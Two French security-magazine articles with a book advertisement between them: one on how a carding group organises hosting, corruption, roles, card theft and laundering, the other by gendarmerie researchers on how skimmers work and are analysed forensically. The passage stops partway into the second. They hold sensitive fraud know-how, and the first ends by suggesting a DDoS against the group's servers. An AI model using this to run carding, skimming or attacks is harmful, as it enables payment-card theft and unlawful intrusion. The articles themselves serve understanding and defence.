- [1] <http://fr.wikipedia.org/wiki/PeSIT>
- [2] http://fr.wikipedia.org/wiki/Piratage_du_PlayStation_Network
- [3] <https://investors.globalpaymentsinc.com/releasedetail.cfm?releaseid=747667>
- [4] <http://wearesecure.blogspot.fr/2014/08/saq-saq-ep-saq-d-differences.html>
- [5] <http://wearesecure.blogspot.fr/2011/04/le-pci-dss-est-il-une-exigence-legale.html>



ORGANISATION D'UN GROUPE CYBERCRIMINEL DE CHASSEURS DE CARTES

Louis-Herve BARROT, consultant indépendant.

louis-herve.barrot@laposte.net

mots-clés : CYBERCRIMINALITÉ / ORGANISATION / CORRUPTION / COLLABORATION CLANDESTINE

La guerre contre la cybercriminalité se fait chaque jour de plus en plus intense, comme le disait Sun Tse pour remporter la victoire : « Connais ton ennemi et connais-toi toi-même ».

Le groupe cybercriminel étudié ici n'est pas fictif, certains éléments ont cependant été modifiés ou omis volontairement.

Introduction

Dans son rapport annuel pour l'année 2013 [1], l'Observatoire de la sécurité des cartes de paiement faisait ce triste constat : l'usurpation de numéros de cartes est depuis 2007 en progression constante. Face à cette situation, il convient afin de cerner tous les enjeux, d'aller à la source du problème. C'est pourquoi nous nous pencherons aujourd'hui sur l'étude d'une organisation d'un groupe de cybercriminels de chasseurs de cartes. Et ceci en trois points. Tout d'abord en cherchant à comprendre où et grâce à quoi un tel groupe existe. Puis en étudiant qui fait quoi à l'intérieur de l'organisation. Pour finalement présenter comment se déroule la pratique de la chasse aux numéros de cartes au quotidien.

1 Infrastructure physique et rapports aux autorités

Cherchons tout d'abord à comprendre comment ce genre de groupe peut exister et perdurer.

L'organisation étudiée ne peut persister sans avoir une infrastructure physique qui supporte son activité. Que ce soit pour l'hébergement de services illégaux (forums de carding, shop, control panel de botnet, etc.) ou pour la mise en place d'attaques informatiques, il convient aux cybercriminels de disposer d'une infrastructure qui puisse les accueillir.

Il y a donc des datacenters qui permettent le développement d'activités cybercriminelles, ses hébergeurs qualifiés de *bulletproof* fonctionnent en échappant à la justice internationale.

Ici les privilèges accordés aux datacenters s'obtiennent de deux façons : la corruption et la collaboration clandestine.

Il est plus facile dans certains pays de corrompre des membres de l'État (fonctionnaires, police, juge, etc.) Ainsi quelques milliers de dollars permettent à ceux qui gèrent le datacenter d'obtenir différents privilèges. Par exemple, il est possible de savoir quand ont lieu les commissions rogatoires internationales qui visent à perquisitionner un ou des serveurs. Ce qui permet aux cybercriminels d'avoir un temps d'avance et ils fourniront alors, lors de la perquisition, des disques durs dont le contenu aura été falsifié (avec des données aléatoires chiffrées par exemple). Mais il y a une autre stratégie que la corruption qui permet d'anticiper et d'échapper

aux actions de la justice, c'est en collaborant avec les services de renseignement et des dirigeants influents de leurs pays de résidence.

L'immunité du datacenter bulletproof peut être maintenue en obtenant les bonnes grâces des autorités de son pays. Il convient donc parfois pour le groupe de cybercriminels de rendre des « services » en contrepartie de quoi ils pourront continuer leurs activités sans être inquiétés. Dans notre cas d'étude, les cybercriminels ont, par exemple, pour un homme politique influent, attaquer des sites web de partis opposants.


Mais cette immunité reste relative, car elle ne s'applique généralement que dans le pays où vit le cybercriminel. Prenons le cas de l'arrestation du carder David Benjamin Schrooten aka Fortezza, administrateur du site kurupt.su. Le FBI, bien que l'ayant identifié et ayant même infiltré ses proches, dut attendre que le jeune hollandais se trouve être sur le territoire roumain pour l'arrêter. Certains cybercriminels sont donc ainsi condamnés à rester dans le pays qui les protègent, ou leur empêche l'extradition afin de pouvoir échapper aux autorités.

différentes ce qui ne les empêche pas parfois d'organiser des rencontres physiques (repas, vacances, réunions de travail). Certains ont déjà eu des démêlés avec la justice (preuve de leur fiabilité aux yeux du groupe), ils ont des profils variés et sont souvent peu diplômés. Les membres sont recrutés par cooptation, le groupe ne s'affiche jamais (invisible sur les forums ou sites spécialisés) ni ne se définit en tant que groupe (pas de nom, logo, etc.), il s'organise en fonction des compétences de chacun. Le rôle des membres au sein de l'organisation peut toutefois changer au cours des situations et certains peuvent cumuler plusieurs casquettes :

- l'hébergeur bulletproof : sous le couvert d'un hébergeur traditionnel, il est en charge de la maintenance et de la stabilité du réseau. Il connaît bien les fournisseurs de services illégaux dont il permet le fonctionnement. Il a donc des accès et contacts privilégiés avec le monde cybercriminel qui gravite autour du groupe. C'est aussi celui qui est le lien avec les autorités de son pays pour assurer la protection du datacenter.
- les développeurs : leur travail agit à différents niveaux de l'organisation ; que ce soit pour créer les outils qui permettent le piratage (exploit, malware...), la gestion interne des activités du groupe (pour parser les bases de données ou pour gérer les avancements de projets par exemple) ainsi que différents services divers (shop de cartes, faux sites pour du phishing, spam bot...). Il arrive que certains développeurs n'interviennent que sporadiquement au sein du groupe pour une mission spécifique.

2 La séparation des tâches

Ce groupe de cybercriminels est petit, il est composé d'environ une dizaine d'individus. Parlant tous la même langue, ils sont situés à des zones géographiques





- les chasseurs de cartes : leur but est d'obtenir le plus de numéros de cartes possible de la façon la plus simple et la plus rapide. Ils utilisent pour cela les outils fournis par les développeurs et l'infrastructure mise à disposition par l'hébergeur pour réaliser des attaques informatiques. Leurs activités sont variables, car, parfois, ils passent de nombreux jours, seuls, à réaliser des pentesting sur des cibles identifiées. À d'autres moments, ils coordonnent les développeurs et les autres forces vives pour réaliser des scénarios d'attaques plus complexes.
- les revendeurs : revendre des packs de numéros de cartes bancaires peut se réaliser de deux manières. La première, la revente en gros, se fait généralement auprès d'individus qui sont jugés de confiance par le groupe cybercriminel (revendeurs ou fraudeurs réputés, shops de cartes alliés). La seconde se fait au détail à travers soit les shops que possède le groupe, soit par des individus qui sont employés par le groupe pour revendre les cartes directement aux fraudeurs.
- les échangeurs : de par les fortes sommes qui sont générées par le groupe, il convient de faire transiter l'argent en évitant d'être repéré par les organismes de lutttes contre le blanchiment. C'est à travers des services d'échangeurs de monnaie virtuelle que les gains engendrés par le vol de numéros de cartes bancaires se transforment en cash. Les échangeurs utilisent des mules comme prête-nom pour envoyer et recevoir de l'argent et rester ainsi anonymes.

3 La mise en application (comment cela se déroule au quotidien)

Le fonctionnement quotidien d'un tel groupe est possible s'il est attentif à différents facteurs qui sont le rythme et la communication.

En effet, la cadence de travail doit être permanente, il convient de récupérer des cartes tous les jours, et la quantité obtenue doit rester stable. Il faut donc constamment diversifier ses cibles, la méthodologie et les outils employés. Mais il ne faut pas non plus négliger l'administration des shops, des forums de carding, etc. Cela impose au groupe d'être constamment présent. Pas d'horaires de bureau, de dimanche et de jours fériés donc. Il faut savoir que l'ensemble des individus du groupe a comme activité principale (et parfois unique) la cybercriminalité et la fraude. Ils sont donc, en dehors des temps de sommeil et de repas, constamment en train de travailler ou interagir pour le groupe.

Pour coordonner ainsi tous ses membres, le système de communication interne se doit aussi d'être bien

rodé. Des réunions quotidiennes ont ainsi lieu, et l'on discute le plus souvent à l'oral, des orientations et choix à réaliser pour le groupe. Les décisions se prennent à la majorité. Il se dégage lors de ses réunions un ou des leaders qui, bien qu'évoluant dans une structure non hiérarchisée, se distinguent et sont amenés à gérer la coordination du groupe. C'est aussi dans un souci de favoriser les échanges que sont mis en place des ressources communes de travail (un wiki par exemple) pour lister les avancements sur une cible, mutualiser les outils ou encore éviter que soit répétée une procédure d'attaque qui s'avère inutile.

Une journée de travail type pourrait se présenter ainsi : lors de la réunion quotidienne, un membre soumet une `sql` trouvée sur un site de réservation d'hôtels en ligne qui semble conserver ses données clients de manière chiffrée. Après l'avis de tous les membres, le site est rajouté aux cibles du jour. À la suite de la réunion, les chasseurs de cartes se penchent sur la cible : différents angles d'approches sont abordés, et après avoir récupéré l'intégralité de la base de données chiffrée et audité le site web en profondeur, ils découvrent que les informations chiffrées apparaissent en clair via l'interface d'administration du site. Un développeur est appelé en renfort, il va permettre de créer un script pour récupérer l'ensemble des informations bancaires qui apparaissent sur les pages d'administration. Il fera de toutes ses données un fichier qui sera ensuite transmis aux revendeurs. Le revendeur décide, afin de minimiser les risques de perte, de diviser le fichier en trois : une partie qu'il mettra en vente sur les shops du groupe, une autre qui sera gardée en réserve et une dernière qui sera mise en vente sur des shops alliés. Une fois toutes les cartes vendues, l'argent virtuel sera échangé en liquide via l'échangeur qui se chargera pour finir de distribuer équitablement les parts de chacun.

Ce qui définit le prix de revente d'un numéro de carte pour les revendeurs :

- l'IIN (*Issuer Identification Number*) : est l'ensemble des six premiers chiffres du numéro de la carte qui définit son type (platinum, débit, crédit...) et la banque de l'émetteur (ainsi une carte européenne coûte plus cher qu'une autre d'Amérique du Nord). Certains IIN spécifiques sont très recherchés des fraudeurs, car ils permettent des actions frauduleuses moins soumises à l'échec.
- la quantité : plus la quantité est grande, plus le prix à l'unité est bas.
- le nombre de mains : plus il y a d'intermédiaires, plus le prix augmente. Par exemple, si le groupe revend un pack de cartes sur un shop qui ne lui appartient pas, l'admin du shop prendra alors une commission de 30 à 50 % ce qui impacte sur le prix final.
- le lieu de vente : les shops publics sont plus chers que les shops privés.

- le contexte : l'actualité impacte fortement le marché des numéros de cartes. À titre d'exemple, le piratage récent de Target aux États-Unis de plusieurs dizaines de millions de cartes a fait baisser très fortement le prix de la carte américaine.

Conclusion

Pour conclure cet article, nous présenterons brièvement certaines forces et faiblesses de ce groupe.

Ce qui rend ce genre de groupe redoutable dans la lutte contre la cybercriminalité, ce sont ses liens avec des autorités locales qui le rendent très difficilement accessible par la justice via des mediums conventionnels. La diversité de leurs actions rend plus ardu un suivi puisqu'il y a peu de répétition du modus operandi.

Mais il y a également dans ce groupe des failles et des limites. En effet, il est possible de mettre en paralysie une partie de leur organisation en influant sur des petites choses : par exemple, lorsque le service de checker de cartes (API qui permet de vérifier si la carte est valide avant de la vendre) est défaillant, l'ensemble des shops appartenant au groupe peut être mis hors d'usage durant plusieurs semaines.

Néanmoins, il est aussi possible de nuire plus profondément et durablement à ce groupe en s'attaquant directement à l'hébergeur ou aux serveurs suspectés d'être à l'origine d'activités illégales. Car en centralisant leurs données, ils augmentent l'ampleur d'une attaque sur leurs serveurs. Ainsi un modeste DDOS sur le serveur leur servant à héberger leur wiki peut les empêcher de travailler pendant quelque temps.

Cependant, l'élément par lequel on peut avoir le plus d'impact sur le groupe est le système de confiance qu'ils établissent. Car derrière l'impression de « groupe uni » c'est plutôt un conglomerat d'aigrefins qui se cache. Il arrive en effet que certains membres du groupe s'escroquent entre eux, par exemple en revendant un même pack de cartes sur différents shops concurrents, ou encore en volant les cibles de groupes cybercriminels alliés. Semer le trouble dans les rapports humains permet l'éclatement partiel de ses membres. Certes un peu aidé le groupe se disloquera de lui-même. Pour revenir à Sun Tse, « Le meilleur savoir-faire n'est pas de gagner cent victoires dans cent batailles, mais plutôt de vaincre l'ennemi sans combattre ». ■

■ Référence

[1] https://observatoire.banque-france.fr/uploads/media/OSCP_Rapport_internet_2013.pdf

NOUVEAU ! NOUVEAU ! NOUVEAU !

DÉCOUVREZ LA COLLECTION D'ANTHOLOGIE DES ÉDITIONS DIAMOND...

ANDROID 4 FONDEMENTS INTERNES



À PARTIR DE
39€
uniquement
disponible
EN VERSION
PDF

+ DE
300
PAGES !



La collection Anthologies c'est :
L'adaptation et la révision d'articles
parus dans GNU/Linux Magazine,
entièrement remis à jour pour Android 4.4 !

Téléchargez l'extrait
gratuit sur :
www.gnulinuxmag.com



Pour le commander,
rendez-vous sur :
www.ed-diamond.com



FRAUDE AUX MOUCHARDS BANCAIRES (« SKIMMING ») ET ANALYSE FORENSIQUE

Capitaine Thomas SOUVIGNET & Capitaine Matthieu REGNERY –
Institut de Recherche Criminelle de la Gendarmerie Nationale

mots-clés : FRAUDE BANCAIRE / MOUCHARD BANCAIRE / SKIMMING / SHIMMING / DPA / REVERSE ENGINEERING / CRIMINALISTIQUE

La fraude aux moyens de paiement s'élève à plus de 450 millions d'euros par an en France [1]. Nous présenterons dans cet article les dispositifs qu'utilisent les fraudeurs pour capter les données des cartes de paiement puis nous dévoilerons, sans outrepasser la confidentialité liée à ces techniques sensibles, quelques procédés d'analyse de ces systèmes.

Introduction

Le système monétique a depuis longtemps intéressé les fraudeurs, car il est au centre d'échanges considérables de valeurs. Les fraudes permettent d'accéder rapidement à de l'argent, avec un risque minimum. Ce système étant largement composé d'automates, il est possible de les compromettre en utilisant différents procédés. Déjà en 1993, Ross Anderson [2] présentait une liste conséquente de vulnérabilités découvertes sur les distributeurs automatiques de billets de l'époque. Différents travaux de recherche ont porté et portent sur les attaques pouvant être menées sur les différents composants du système monétique dans le but de les déjouer. Nous nous focaliserons sur celles que nous avons constatées.

La carte de paiement a concentré un certain nombre de fraudes, car celles-ci permettent avec un minimum de moyens des gains importants. La sécurité a été considérablement renforcée avec l'introduction de la carte à puce, mais la présence de la piste magnétique, toujours aussi vulnérable, permet la captation des données de paiement. Les fraudeurs utilisent différents dispositifs pour récupérer ces données. L'analyse de ces dispositifs peut révéler des indices intéressants pouvant mener à l'identification des auteurs ou par rapprochement à la matérialisation de groupes.

Nous présenterons dans un premier temps les différents systèmes utilisés, puis nous dévoilerons quelques techniques d'analyse ayant fait leurs preuves dans des affaires récentes.

1 Présentation de la fraude aux mouchards bancaires ou « skimming »

Dans son rapport 2013 sur l'exercice 2012 [3], l'Observatoire de la Sécurité des Cartes de Paiement (OSCP) dresse un listing des techniques de fraude actuelles. Si les attaques logiques sur les systèmes et réseaux sont des techniques privilégiées par les fraudeurs, comme tendent à le montrer les dernières attaques par logiciels malveillants sur les systèmes de caisse américains [4] ou même les distributeurs de billets [5], des attaques physiques sont également mises en œuvre.

Ainsi, comme l'indique ce même rapport, « s'agissant des automates de retrait ou de paiement, la technique majoritairement utilisée consiste à capturer, à l'insu des porteurs, les données écrites sur les pistes magnétiques des cartes (skimming) ».

Cette fraude, aussi connue sous le nom de mouchard bancaire, est une fraude techniquement intéressante à étudier puisqu'elle met en œuvre différents systèmes embarqués dont l'analyse forensique se révèle souvent un challenge logique ou technologique.

1.1 Principe des mouchards de pistes magnétiques

Avant de présenter l'analyse forensique de ces mouchards bancaires, il est d'abord nécessaire d'en présenter le principe de fonctionnement dans le détail. Ces mouchards visant la plupart du temps la capture des pistes magnétiques de la carte, nous nous focaliserons dans un premier temps sur les mouchards de ce type.

Les mouchards réalisent deux fonctions :

- la capture des données bancaires (des pistes magnétiques) ;
- la capture du code confidentiel.

Ces deux fonctions sont, la plupart du temps, effectuées par deux systèmes électroniques distincts : le premier étant dédié à la capture des données des pistes magnétiques, le second du code saisi par le porteur de la carte.

1.2 Système de capture des pistes magnétiques

Le système de capture de piste se présente généralement sous forme d'un système électronique dissimulé dans une fausse fente d'insertion.



Fig. 1 : Exemples de fausses fentes d'insertion sur distributeur automatique.

Il peut se décomposer en 4 éléments :

- une unité d'acquisition du signal (tête de lecture reliée à un amplificateur ou un convertisseur de signal analogique vers numérique) ;
- une unité de traitement (microcontrôleur) ;
- un support de stockage ;
- une interface de communication.

En fonction du prétraitement réalisé par l'unité d'acquisition, le signal traité par le microcontrôleur est




Fig. 2 : Schéma par bloc d'un système de capture de pistes magnétiques.

soit analogique (cas d'un signal amplifié) ou numérique (cas d'un signal converti à l'aide d'ASIC dédié ou d'un décodeur analogique).

Le traitement réalisé par le microcontrôleur vise ainsi à prendre en compte ce signal, le structurer, le coder voire le chiffrer pour enfin le sauvegarder dans le support de stockage. Ainsi, si le signal reçu est analogique, il convient de procéder à son acquisition par échantillonnage ou détection des fronts montants/descendants. Les mouchards les plus précis structurent les signaux capturés en les horodatant ou en précisant la nature de la piste source (principalement piste 1 ou piste 2). Les plus sécurisés réalisent également des opérations de codage (principalement à base de XOR ou tables de substitution) voire de chiffrement (avec des systèmes à clés symétriques tels qu'AES) des données capturées.

Note

Le contenu des pistes et les formats utilisés sont définis par les normes ISO 7813 et ISO 7811.

Ces dernières opérations permettent d'éviter le vol du dispositif par un autre groupe et de créer une hiérarchie dans la bande organisée (ordonnateur, poseur/releveur).

Enfin l'interface de communication est souvent propriétaire. Ainsi, même si matériellement elle reste simple (2 fils, 3 fils, USB...), le protocole est souvent inconnu. Nous verrons dans la partie suivante les techniques utilisées pour extraire les données via cette interface ou par d'autres moyens.

1.3 Système de capture du code confidentiel

Le système de capture des données de la piste magnétique est systématiquement accompagné d'un système de capture du code confidentiel.

La vidéo constitue un moyen simple et peu coûteux de capturer le code confidentiel. C'est par conséquent le moyen le plus employé. Afin d'avoir des dispositifs miniaturisés clé en main, les concepteurs s'orientent généralement vers des caméras espions de type « spy pen » ou « spy glass ».



Fig. 3 : Photos de stylo espions type -
Source : <https://www.flickr.com/photos/askdaveytaylor/4261144684/in/photostream/>.

Ceux-ci sont camouflés dans des éléments ajoutés à l'automate original et enregistrent en permanence le clavier. Le stockage est généralement réalisé sur carte micro-SD ou sur un stockage flash accessible par USB en Mass Storage.

Un deuxième type de système consiste à fabriquer un faux clavier ou à intercepter la communication sur le bus du clavier. Dans les deux cas, on trouvera à




Fig. 4 : Faux clavier utilisé pour la capture du code confidentiel.

nouveau un microcontrôleur, un système de stockage et une interface de communication. Celui-ci peut, selon la cible, être inclus dans le dispositif de capture de la piste (mêmes composants).

1.4 Lieu de découverte

Tous les appareils utilisant les cartes bancaires sont des cibles potentielles pour cette fraude. On trouve ainsi des mouchards sur les Distributeurs Automatiques de Billet ou DAB (l'essentiel de la fraude à l'heure actuelle), sur les Distributeurs Automatiques de Carburant (DAC) et sur certains Terminaux de Paiements Électroniques (TPE) que l'on retrouve chez les commerçants. Malgré les protections mises en place par les fabricants ou les propriétaires de ces appareils, les fraudeurs réussissent à les contourner. Ils adaptent et conçoivent sur mesure des dispositifs de camouflage pour chaque modèle d'appareil.

1.5 Mouchards non magnétiques

Une nouvelle génération de mouchards s'intéresse désormais à la puce des cartes de paiement.

Si les cartes françaises sont assez bien protégées contre ces nouveaux mouchards (notamment grâce à des éléments de personnalisation imposés par le GIE Cartes Bancaires), toutes ne le sont pas autant et des mouchards de transaction EMV (protocole de communication - initialement développé par Europay, Mastercard et Visa) apparaissent depuis quelques années. Cette fraude, également appelée




Fig. 5 : Photos de différents modèles de skimmers – Source : krebsonsecurity.com.

« shimming » [7], consiste à ajouter un système électronique très fin (« shim ») entre les contacts du lecteur et ceux de la carte (figure 6). Sur les cartes vulnérables, cette attaque de l'homme du milieu permet d'extraire de la puce les données présentes sur la piste magnétique telles qu'elles auraient pu être récupérées par un mouchard de pistes magnétiques ainsi que d'intercepter le code personnel.

Note

To shim en anglais signifie insérer de petites cales, ce qui fait référence ici à l'insertion d'un élément entre les contacts de la carte et ceux du lecteur.




Fig. 6 : Illustration du shimming.

Une source d'inquiétude pourrait également provenir de l'interface NFC (sans contact) qui permet, conformément aux spécifications EMV, de récupérer le numéro de carte et la date d'expiration. Ces informations, accessibles par lecture à faible distance, ne permettent toutefois pas de réaliser de paiement, ni physique, ni à distance. Si certains sites de commerce en ligne non sécurisés l'autorisent (sans même vérifier le cryptogramme visuel), ils devront supporter le coût de la fraude.

À ce jour, il n'existe ainsi pas de fraude à la carte sans contact puisqu'aucune faille n'a réellement été mise au jour. Des publications ont certes mis en avant quelques erreurs de personnalisation d'émetteurs de cartes [8] relatives à l'accès au nom du porteur et, très récemment, [9] concernant le dépassement du seuil prévu, mais aucune exploitation à des fins de paiement n'a pu être réalisée. Ces publications ont toutefois eu l'avantage de mettre en avant l'importance de la personnalisation des cartes EMV et l'absence de chiffrement/authentification du lecteur dans les communications sans contact.

2 Analyse forensique des skimmers

L'analyse forensique des mouchards bancaires peut permettre aux enquêteurs d'identifier les auteurs ou les victimes de fraudes. Les auteurs peuvent en effet laisser des traces papillaires, ADN mais aussi numériques lors de la conception ou de la pose des dispositifs. Il n'est ainsi pas rare que les auteurs se filment avec les dispositifs vidéo de capture du code confidentiel. L'analyse

de ces dispositifs s'apparentant le plus souvent à une analyse classique de supports informatiques, nous ne détaillerons pas les méthodes utilisées.

L'analyse des dispositifs de capture des pistes magnétiques permet quant à elle de récupérer les numéros de carte capturés. Ceux-ci peuvent s'avérer utiles pour les enquêteurs afin de matérialiser l'infraction, mais également d'horodater la pose des dispositifs ou mettre en évidence des cartes utilisées par les fraudeurs pour tester leurs dispositifs.

L'analyse de ces dispositifs est toutefois différente si l'on considère des mouchards classiques (codant les données tout au plus) ou avancés (utilisant des méthodes de chiffrement ou de communication contraignantes).

2.1 Analyse des mouchards de pistes classiques

L'analyse classique d'un dispositif de capture de pistes magnétiques consiste dans un premier temps à en extraire les données puis à en identifier le contenu.

2.1.1 Extraction des données

L'extraction des données présentes dans les mouchards pourrait être réalisée à travers les interfaces de communication prévues à cet effet. Néanmoins, en raison de l'hétérogénéité des connecteurs et modes de communication possibles, mais surtout afin d'empêcher la modification des données stockées, nous ne démarrons pas le dispositif. Nous préférons dessouder le composant mémoire du système électronique pour le lire.

À l'issue de l'opération de lecture, les données accessibles sont celles issues de l'unité de traitement (figure 2) du dispositif. Elles ont été captées par l'unité d'acquisition de manière numérique ou analogique puis échantillonnées le cas échéant et enfin stockées après avoir été potentiellement dissimulées.

2.1.2 Identification des données stockées

Afin d'identifier les données des cartes de paiement capturées, il convient tout d'abord d'en connaître la nature. Ainsi seules les pistes 1 et 2 sont généralement encodées sur les cartes de paiement et seule la piste 2 est réellement utilisée pour les paiements (voir Figure 7, page suivante).

Les données de la piste 1 sont encodées en utilisant un encodage sur 7 bits défini par l'IATA (*International Air Transport Association*) et celles de la piste 2 en utilisant un encodage sur 5 bits défini par l'ABA (*American Bankers Association*).

Aussi si le dispositif étudié contient un ASIC dédié permettant une acquisition numérique des données,




Fig. 7 : Capture des données enregistrées sur les pistes 1 et 2 de la bande magnétique.

les données à rechercher sont directement encodées aux formats ci-dessus.

Toutefois, en l'absence de ce composant (alors remplacé par un amplificateur opérationnel), le signal est directement celui transmis par la tête de lecture. Comme on peut le voir sur la figure 8, il s'agit alors de rechercher la représentation (échantillonnage ou autre) d'un signal analogique de type fréquence/double fréquence (F/2F) qui prévoit un changement de phase sur une période pour représenter un 0 et deux pour représenter un 1.



Fig. 8 : Fraction du signal analogique d'une piste 2 échantillonnée par le microcontrôleur.

La difficulté de l'analyse consiste donc, dans un premier temps, à obtenir une version numérique des données en les convertissant lorsque celles-ci sont stockées de manière analogique. Ensuite, il est nécessaire de réaliser un décodage au format 5 bits de la piste 2 voire 7 bits de la piste 1 afin d'identifier des éventuels enregistrements de pistes de cartes de paiement.

Comme si cela n'était pas assez complexe, de nombreux mouchards dissimulent leurs enregistrements (bruts ou numériques) en réalisant des opérations de brouillage (i.e. à base de XOR) rajoutant une étape supplémentaire pour l'identification du masque utilisé.

2.2 Analyse des mouchards de pistes avancés

La nuisance (à l'analyse ou à l'enquête) des techniques d'obfuscation que nous avons abordées jusqu'ici n'est pas comparable à celle des mécanismes de chiffrement ou des interfaces de communication à distance (comme le Bluetooth ou le GSM) présents dans les mouchards de dernière génération.

En effet, le système de chiffrement généralement utilisé est un AES, parfois modifié et/ou simplifié. L'algorithme ainsi que la clé se trouvent dans le firmware du microcontrôleur. Pour éviter la rétroconception et le vol des données, celui-ci est protégé, après programmation, par des fusibles de verrouillage.

Une première attaque consiste donc à inverser ces fusibles afin de retrouver l'accès au microcode.

C'est une attaque longue et coûteuse et qui doit être reproduite sur chaque exemplaire de microcontrôleur. C'est pourquoi nous avons développé une attaque beaucoup moins invasive et donc moins chère utilisant les canaux cachés.

2.2.1 Attaque par DPA

Les attaques par canaux cachés sont des attaques qui permettent de deviner les secrets en observant l'environnement du composant lorsqu'il exécute des opérations de chiffrement ou de déchiffrement. Il existe ainsi des attaques par mesure de consommation de courant, mesure du rayonnement électromagnétique, mesure des temps de réponse ou par injection de fautes (par laser, sur le signal d'horloge, etc.).

Nous choisissons une attaque par mesure de consommation de courant. C'est l'une des plus courantes et des plus aisées à mettre en œuvre.

Dans le cas d'AES, une attaque par analyse différentielle [10] est la plus adaptée. Pour sa mise en œuvre, il convient simplement d'émuler le passage de quelques centaines de cartes (dont les données varient) et de mesurer la consommation de courant lors de l'opération de chiffrement pour chacune d'entre elles.

